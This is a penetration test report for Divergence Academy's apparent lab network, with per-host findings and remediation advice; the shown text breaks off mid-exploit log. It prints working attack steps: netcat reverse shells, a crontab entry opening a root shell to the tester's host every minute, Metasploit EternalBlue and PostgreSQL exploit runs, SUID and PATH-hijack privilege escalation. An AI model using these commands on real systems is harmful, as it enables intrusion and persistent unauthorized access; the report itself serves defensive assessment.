



Penetration Test Report

Prepared by Charlie Group
Prepared for: Divergence Academy

Business Confidential

*Date: March 15, 2024
Project: PDL-001
Version 1.0*

Table of Contents

Table of Contents

Business Confidential	1
Table of Contents	2
Confidentiality Statement.....	3
Disclaimer	3
Pentest Team Contact Information	3
EXECUTIVE SUMMARY	4
RECOMMENDATIONS	5
TESTING APPROACH	6
OVERVIEW.....	6
DISCOVERY & RECONNAISSANCE.....	7
VALIDATION & EXPLOITATION	7
SUMMARIZED INTERNAL NETWORK FINDINGS	8
SCOPE	8
NETWORK PENETRATION TESTING RESULTS.....	8
Vulnerability Summary & Report Card.....	10
Internal Penetration Test Findings	12
APP1 (192.168.1.121)	12
SOC1 (192.168.1.108)	16
SOC4 (192.168.1.102)	18
FS1 (192.168.1.124)	23
DC1 (192.168.1.125)	26

Confidentiality Statement

This document is the exclusive property of Divergence Academy (DA) and Charlie Group (CG). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DA and CG.

DA may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. CG prioritized the assessment to identify the weakest security controls an attacker would exploit. CG recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Pentest Team Contact Information

Name	Title	Contact Information
Samuel Schultz	Lead Penetration Tester	Email: samuel.d.schultz1@gmail.com
Pavel Fedarynau	Penetration Tester	Email:
Paul Ruiz	Penetration Tester	Email:
Robert Resnick	Penetration Tester	Email:
Kately Jurinko	Penetration Tester	Email:

EXECUTIVE SUMMARY

Charlie Group (CG) has conducted an extensive security assessment of Divergence Academy's (DA) PSL infrastructure to identify existing vulnerabilities and evaluate the current security risk associated with the environment and utilized technologies. This evaluation utilized contemporary penetration testing methodologies to furnish DA management with a comprehensive insight into the risks and security stance of their PSL environment.

TEST SCOPE

The test scope for this engagement was carefully defined to encompass a single host situated on the external side of the Edge Router. Initially, the configuration of the internal network within the DA PSL environment remained undisclosed. Testing activities were conducted over the duration spanning from March 6 to March 13, 2024, with additional days were utilized to produce the report.

Methodology

Throughout the evaluation, Charlie Group (CG) adhered to industry best practices and standards, employing a suite of state-of-the-art penetration testing tools and frameworks. Notable tools utilized included Nmap for network discovery and mapping, the Metasploit Framework for exploit development and testing, Hydra for password cracking, Burp Suite for web application testing, and MSVenom for payload generation.

RESULTS

A comprehensive examination across the various environments under scrutiny yielded significant findings. The following table encapsulates the scope of the conducted tests and provides a concise overview of the penetration testing results across the evaluated environments:

Environment Tested	Testing Results
Internal Network	CRITICAL
Web Applications	CRITICAL - HIGH

The assessment of the internal network began with a thorough reconnaissance and host discovery phase. This phase included detailed port scans, ARP scans, and the use of

Open-Source Intelligence (OSINT) tools to profile the operating systems, software, and active services on each target host.

Following the reconnaissance phase, a meticulous vulnerability enumeration was conducted to identify potential vulnerabilities affecting each host and establish a comprehensive list of possible attack vectors. This involved a deep analysis to uncover vulnerabilities across all layers of the network infrastructure and associated services.

CG was able to successfully exploit a majority of the vulnerabilities identified through the reconnaissance phase and the assessment uncovered multiple Critical, High, and Medium severity vulnerabilities within the DA PSL internal network. These findings emphasize the urgent need for prompt remediation efforts to strengthen the company's environment against potential malicious intrusions and data breaches.

RECOMMENDATIONS

The following recommendations provide direction on improving the overall security posture of DA's networks and business-critical applications:


1. Upgrade the PHP version running on 192.168.1.121 to either 7.1.33, 7.2.24, 7.3.11 or any later compatible release.
2. Strengthen system security by implementing comprehensive Linux user account isolation measures. Restrict permissions, disable non-essential SUID-enabled binaries and execute tasks with special permissions.
3. Ensure crontab is owned by the owner. Enforce access control by making 'cron.deny' and 'cron.allow' files in the '/etc/cron.d' directory.
4. Ensure security analysts perform frequent checks of cron jobs to confirm legitimacy.
5. Ensure on both 192.168.1.108 and 192.168.1.124 the Windows OS security updates for SMB v1 are applied. If viable, disable SMBv1 on all systems and utilize SMBv2 or SMBv3.
6. Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communications to client systems.
7. Update PostgreSQL to the latest compatible release.
8. Ensure scripts in the system that run commands use an absolute call path instead of relative call paths for their execution.

TESTING APPROACH

OVERVIEW


Every test was conducted in several connected stages:

1. **Planning Phase:** The penetration testing process begins with the planning part. It involves deciding on the test's objectives, establishing its scope, and choosing the instruments and methods that will be applied.
2. **Reconnaissance & Discovery:** During the reconnaissance phase, data regarding the system or network under test is collected. This includes identifying the operating systems, network structure, and IP addresses.
3. **During the attack phase,** efforts were made to take advantage of any vulnerabilities that were found and to combine new information about the environment, technology, users, and function to extend privileges beyond what the client had intended.
4. **Analysis & Reporting:** Reporting the penetration test results to the network owner and evaluating the data that was collected all over the pentest process. This includes an in-depth description of the vulnerabilities that have been found and suggestions for enhancing the system or network's security.



The attack phase additionally included multiple independent procedures that took place out repeatedly as new information was discovered:

1. Acquired access to the environment or system without authorization.
2. Escalated privileges gain a more advanced role from ordinary or anonymous users.
3. Attempting to find useful resources and data while exploring the newly accessible environment.
4. Utilized tools to launch further attacks from the elevated position.
5. Exfiltrated data.



DISCOVERY & RECONNAISSANCE

Charlie Group performed reconnaissance and discovery as the initial phase of this engagement. This involves navigating through the system, network, and application architecture and conducting network, application scans. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.

VALIDATION & EXPLOITATION

Charlie Group intentionally attempted to compromise the environment's Confidentiality, Integrity, and Availability (CIA) and the data inside it using the results of the recon activities as a starting point.

The person conducting the assessment methodically selected the highest risk vulnerabilities for attempted exploitation. The sections that follow contain the specific outcomes from these validation and exploitation tests. Charlie Group might not have had enough time to take advantage of every vulnerability discovered, but given the time that was available, the assessor selects the vulnerabilities that offered the most opportunity to successfully breach the systems.

SUMMARIZED INTERNAL NETWORK FINDINGS

SCOPE

The following externally accessible IP address was within the scope of this engagement:

Target IP Addresses

192.168.122.47

The following internally accessible IP address were discovered as a result of reconnaissance and scanning of the initially provided IP Address.

Internal Network Discovery			
APP1- 192.168.1.121	DHCP1- 192.168.1.123	FS1-192.168.1.124	DC1-192.168.1.125
SOC1- 192.168.1.108	SOC2- 192.168.1.111	SOC3- 192.168.1.222	SOC4- 192.168.1.102
SOC5- 192.168.1.109	192.168.1.1	192.168.1.101	192.168.1.117

NETWORK PENETRATION TESTING RESULTS

Result Classification	
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	Yes
Exploited – Remote Code Execution (RCE)	Yes
Exploit Persistence Achieved	Yes
Sensitive Data Exfiltrated	Yes
Overall Risk	CRITICAL

The internal network displayed a significant presence of exploited vulnerabilities, including a command injection vulnerability in PHP, multiple instances of Remote Code Execution

(RCE) linked with SMBv1, privilege escalation due to file misconfigurations, and susceptibility to RCE in vulnerable versions of the PostgreSQL server. Additionally, persistence was established and maintained through the use of crontab jobs, facilitating continuous access and activity within the system.

Vulnerability Summary & Report Card

CG strongly recommends that the following vulnerabilities be remediated, whether exploited or not, as they represent unnecessary risk to the organization's overall security posture.

5	2	2	0	0
Critical	High	Medium	Low	Informational

#	Vulnerability Summary	Risk Level	Recommendations
1	Remote Code Execution (RCE) Command Injection via the ;	CRITICAL	Upgrade the PHP version to either 7.1.33, 7.2.24, 7.3.11, or any later compatible release. It's imperative to ensure the continued security and performance of your system.
2	Privilege Escalation via SUID	MEDIUM	Strengthen system security by implementing comprehensive Linux user account isolation measures. Enhance file security through restrictive permissions, disable non-essential SUID-enabled binaries, and utilize tools like Sudo or Su for executing tasks with special permissions.
3	Maintaining persistence through crontab modification	HIGH	Advisable for security analysts to periodically investigate cron jobs to confirm their legitimacy. This can be achieved by reviewing system logs such as '/var/log/syslog' or '/var/log/cron'
4	Metasploit Remote Code Execution (RCE) via SMBv1 Vulnerability	CRITICAL	Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1.
5	Entry Via Port 5432	CRITICAL	Upgrade the postgresql version to a later compatible release. It's imperative to ensure the continued security and performance of your system.

6	Privilege Escalation via Path Manipulation	MEDIUM	Specify the call path in the 'arper' file to call the correct clear command and leave no room for additional other commands to be called.
7	Persistence via crontab edits	HIGH	Advisable for security analysts to periodically investigate cron jobs to confirm their legitimacy. This can be achieved by reviewing system logs such as '/var/log/syslog' or '/var/log/cron'
8	Metasploit Remote Code Execution (RCE) via SMBv1 Vulnerability	CRITICAL	Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1.
9	Metasploit Remote Code Execution (RCE) via SMBv1 Vulnerability	CRITICAL	Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1.

Internal Penetration Test Findings

APP1 (192.168.1.121)

1. Remote Code Execution (RCE) Command Injection via the ;

Risk: CRITICAL


Locations(s): 192.168.1.121

Description:


An application installed on the remote host is affected by a remote code execution vulnerability. The version of PHP installed on the remote web server is affected by a remote code execution vulnerability in the 'File Name' query box due to insufficient validation of user input. An unauthenticated, remote attacker can exploit this, via a specially crafted request to execute arbitrary code.

Observations

- During initial testing with the E-Z Admin Portal it was observed that the application lacked robust input validation controls, allowing unauthorized access to files. The name Admin and Admin ID 1 were used to call the robots.txt file.



- After identifying the vulnerability, our team proceeded to attempt a reverse shell connection to our LHOST using a straightforward netcat command. A listener was configured on our team's machine to intercept the shell initiated from the E-Z Admin Portal.



- The execution of a successful reverse shell from the RHOST to our LHOST confirmed the attainment of Remote Command Execution (RCE).

```
(kali@kali) - [~/Desktop/pentest/192.168.1.101]
$ nc -nlvp 31313
listening on [any] 31313 ...
connect to [192.168.2.72] from (UNKNOWN) [192.168.122.47] 42709
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Impact

CRITICAL

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Upgrade the PHP version to either 7.1.33, 7.2.24, 7.3.11, or any later compatible release. It's imperative to ensure the continued security and performance of your system.

Additionally, implement robust input validation and sanitization measures. These measures are crucial for thwarting potential attacks where malicious actors attempt to inject specially crafted requests to execute arbitrary code. By fortifying your codebase with thorough input validation and sanitization practices, you significantly reduce the risk of exploitation and enhance the overall security posture of your application

References

<https://www.tenable.com/plugins/nessus/136744>
<https://nvd.nist.gov/vuln/detail/CVE-2019-11043>

2. Privilege Escalation via SUID

Risk: MEDIUM

Locations(s): 192.168.1.121

Description:

SUID permissions allow files to execute with elevated privileges, potentially leading to unauthorized privilege escalation. Highly privileged users can exploit SUID-root programs to gain root-level access, posing significant security risks.

Observations

- Following the access to App1 via a reverse shell, CG adeptly navigated through the local directory structure. Notably, a directory labeled '/opt' within the root directory piqued the team's interest. Upon closer examination, it was revealed that a file named 'admin' possessed SUID (Set User ID) permissions and was under the ownership of root. Upon executing this file, the team successfully obtained root-level access.

```
www-data@App1:/var/www/html/console$ cd ~
www-data@App1:/var/www$ ls
html
www-data@App1:/var/www$ cd ..
www-data@App1:/var$ cd ..
www-data@App1:/ $ ls
bin      etc      initrd.img      lib32      lost+found  opt      run      sys      var
boot     grep     initrd.img.old  lib64      media       proc     sbin     tmp      vmlinuz
dev      home     lib             libx32     mnt         root     srv      usr      vmlinuz.old
www-data@App1:/ $ cd /opt
www-data@App1:/opt$ ls
admin  admin.c
www-data@App1:/opt$ ls -l admin
-rwsr-xr-x 1 root root 16712 Jan 31 2022 admin
www-data@App1:/opt$ ./admin
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Impact

MEDIUM

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: High (The attacker requires privileges that provide significant (e.g.,

administrative) control over the vulnerable component allowing access to component-wide settings and files.)

Recommendations

Strengthen system security by implementing comprehensive Linux user account isolation measures. Enhance file security through restrictive permissions, disable non-essential SUID-enabled binaries, and utilize tools like Sudo or Su for executing tasks with special permissions. These proactive steps will significantly fortify the system against unauthorized privilege escalation and reduce the potential attack surface.

References

<https://nvd.nist.gov/vuln/detail/CVE-2022-31594>
<https://www.cvedetails.com/cve/CVE-2022-31594/>

3. Maintaining persistence through crontab modification

Risk: **HIGH**

Locations(s): 192.168.1.121

Description:

Without persistence, the impact of a compromise would be confined to a singular incident at most. Persistence, on the other hand, empowers an attacker with continuous presence within the target system. Leveraging a 'root'-owned cron job, an attacker can establish enduring root access, enabling sustained control over the compromised system.

Observations

- Having already escalated privileges to 'root', the team proceeded to modify the crontab to include a straightforward netcat command, enabling the establishment of a 'root' level shell back to our LHOST. The cron job was scheduled to execute every minute.

```
GNU nano 5.4 /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

104.html LICENSE.txt README.md apple-touch-icon.png browserconfig.xml cats.html crossdomain.xml css doc favicon.i
index.html js landscapes.html robots.txt file-wide.png file.png videogames.html
Please specify the name of the file to view its contents

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
13 * * * * root nc 192.168.122.209 31313 -e /bin/sh
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
#
```

Impact

HIGH

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: High (The attacker requires privileges that provide significant (e.g., administrative) control over the vulnerable component allowing access to component-wide settings and files.)

Recommendations

Ensure that the crontab is owned by the 'root' user. If not, access control can be enforced by creating 'cron.deny' and 'cron.allow' files within the '/etc/cron.d' directory. This will restrict access to authorized users only, enhancing system security.

Furthermore, it is advisable for security analysts to periodically investigate cron jobs to confirm their legitimacy. This can be achieved by reviewing system logs such as '/var/log/syslog' or '/var/log/cron', depending on the system's configuration.

For Windows systems, monitoring Event ID 4698 is recommended, as it logs every new scheduled task creation. By proactively monitoring and auditing cron jobs, you can detect and mitigate potential security threats effectively.

References

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4698>
<https://www.socinvestigation.com/threat-hunting-using-windows-scheduled-task/>

SOC1 (192.168.1.108)

1. Metasploit Remote Code Execution (RCE) via SMBv1 Vulnerability

Risk: CRITICAL

Locations(s): 192.168.1.121

Description:

The team conducted a nmap scan using NMAP Scripting Engine (NSE) scripts to improve its vulnerability detections and identify vulnerabilities for possible exploitation. On SOC1 a few vulnerabilities were found but particular one with SMBv1. The team used the tool Metasploit to automate the attack, exploit the target, and successfully gain a reverse shell.

Observations

- During initial scanning of the target, a vulnerability in SMBv1 was discovered and the team turned to Metasploit to further investigate.

```
(kali@kali) - [~/Desktop/pentest/192.168.1.108]
$ cat vuln_scan
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-01 15:01 CST
Nmap scan report for 192.168.1.108
Host is up (0.047s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).
```

- An exploit called 'Eternalblue' was used breach the network and gain a reverse shell back to our LHOST.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Handler failed to bind to 192.168.122.209:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.108:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.108:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7
601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.108:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.108:445 - The target is vulnerable.
[*] 192.168.1.108:445 - Connecting to target for exploitation.
[+] 192.168.1.108:445 - Connection established for exploitation.
[+] 192.168.1.108:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.108:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.108:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Window
s 7 Enterp
[*] 192.168.1.108:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7
601 Servic
[*] 192.168.1.108:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack
1
[+] 192.168.1.108:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.108:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.108:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.108:445 - Starting non-paged pool grooming
[+] 192.168.1.108:445 - Sending SMBv2 buffers
[+] 192.168.1.108:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffe
r.
[*] 192.168.1.108:445 - Sending final SMBv2 buffers.
[*] 192.168.1.108:445 - Sending last fragment of exploit packet!
[*] 192.168.1.108:445 - Receiving response from exploit packet
[+] 192.168.1.108:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.108:445 - Sending egg to corrupted connection.
[*] 192.168.1.108:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.122.47
[*] Meterpreter session 1 opened (192.168.2.72:4444 -> 192.168.122.47:11102 ) at 2024-03-06
12:24:14 - 0600
[+] 192.168.1.108:445 - =====
[+] 192.168.1.108:445 - =====WIN=====
[+] 192.168.1.108:445 - =====
```

Impact

CRITICAL

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1. The Microsoft Security Bulletin, MS17-010, includes the list of affected Windows OS. Disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing. Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communication to client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to-client SMB communication. At minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.

References

<https://www.cisecurity.org/insights/white-papers/ms-isac-security-primer-eternal-blue>
<https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>

SOC4 (192.168.1.102)

1. Entry Via Port 5432

Risk: CRITICAL

Locations(s): 192.168.1.102

Description:

Using a proxy in the system, we were able to gain access to this device by scanning it from inside the network to ascertain an entry point.

Observations

- During initial scanning of the machine, it was observed that the computer had an open port 5432, which would be used to gain unauthorized access via an exploit.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-29 12:58 CST
Nmap scan report for 192.168.1.102
Host is up (0.044s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
3389/tcp   open  ms-wbt-server
5432/tcp   open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 5.64 seconds
```

- After identifying the vulnerability, our team proceeded to use Metasploit and discovered an exploit for the postgresql version running on the device to enter the computer. The team used proxychains on Metasploit to apply the exploit from inside the system.

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[-] Handler failed to bind to 192.168.122.209:7780:-
[*] Started reverse TCP handler on 0.0.0.0:7780
[*] 192.168.1.102:5432 - 192.168.1.102:5432 - PostgreSQL 10.18 (Ubuntu 10.18-0ubuntu0.18.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0, 64-bit
[*] 192.168.1.102:5432 - Exploiting...
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - U6BkgVOU8 dropped successfully
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - U6BkgVOU8 created successfully
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - U6BkgVOU8 copied successfully(valid syntax/command)
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - U6BkgVOU8 dropped successfully(Cleaned)
[*] 192.168.1.102:5432 - Exploit Succeeded
[*] Command shell session 3 opened (192.168.2.76:7780 → 192.168.122.47:43653 ) at 2024-03-13 10:05:52 -0500
```

- The execution of the Metasploit script allowed for a successful reverse shell from the RHOST to our LHOST allowing us access into the device.

```
(kali㉿kali3)-[~]
$ nc -lvp 7780
listening on [any] 7780 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.76] from (UNKNOWN) [192.168.122.47] 10598
postgres@SOC4:~$ id
id
uid=128(postgres) gid=130(postgres) groups=130(postgres),115(ssl-cert)
postgres@SOC4:~$ whoami
whoami
postgres
postgres@SOC4:~$
```

Impact

CRITICAL

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Upgrade the PostgreSQL version to a later compatible release. It's imperative to ensure the continued security and performance of your system.

Additionally, implement robust input validation and sanitization measures. These measures are crucial for thwarting potential attacks where malicious actors attempt to inject specially crafted requests to execute arbitrary code. By fortifying your codebase with thorough input validation and sanitization practices, you significantly reduce the risk of exploitation and enhance the overall security posture of your application

References

2. Privilege Escalation via Path Manipulation

Risk: MEDIUM

Locations(s): 192.168.1.102

Description:

By exploiting the call path of the clear command found in the arper script, the team was able to upgrade to a root user.

Observations

- The team installed linpeas on SOC4 in the /tmp folder by hosting the file and using our shell to download it from our server. Running the linpeas command on SOC4 gave a list of potential entries into higher access on this machine.

```
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 14K Jan 16 2022 /usr/bin/arper (Unknown SUID binary!)
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
```

- After identifying a vector of entrance, our team proceeded to attempt to upgrade our

privileges to a root user by exploiting a command in the arper code with no clearly defined call path.

```
dH34%(
AWAVI
AUATL
[ ]A\A]A^A_
clear
socket() failed to get socket descriptor for using ioctl()
ioctl() failed to get source MAC address
MAC address for interface %s is
%02x:
%02x
if_nametoindex() failed to obtain interface index
```

- Adding a new call path with a malicious command in that path renamed to match the called command in the arper code allowed us to execute a malicious payload and perform RCE.

```
postgres@SOC4:/usr/bin$ echo $PATH
/usr/bin:/bin
postgres@SOC4:/usr/bin$ export PATH=/tmp:$PATH
postgres@SOC4:/usr/bin$ echo $PATH
/tmp:/usr/bin:/bin
postgres@SOC4:/usr/bin$ █
```

```
msf6 exploit(multi/handler) > run

[~] Handler failed to bind to 192.168.122.209:7777:-
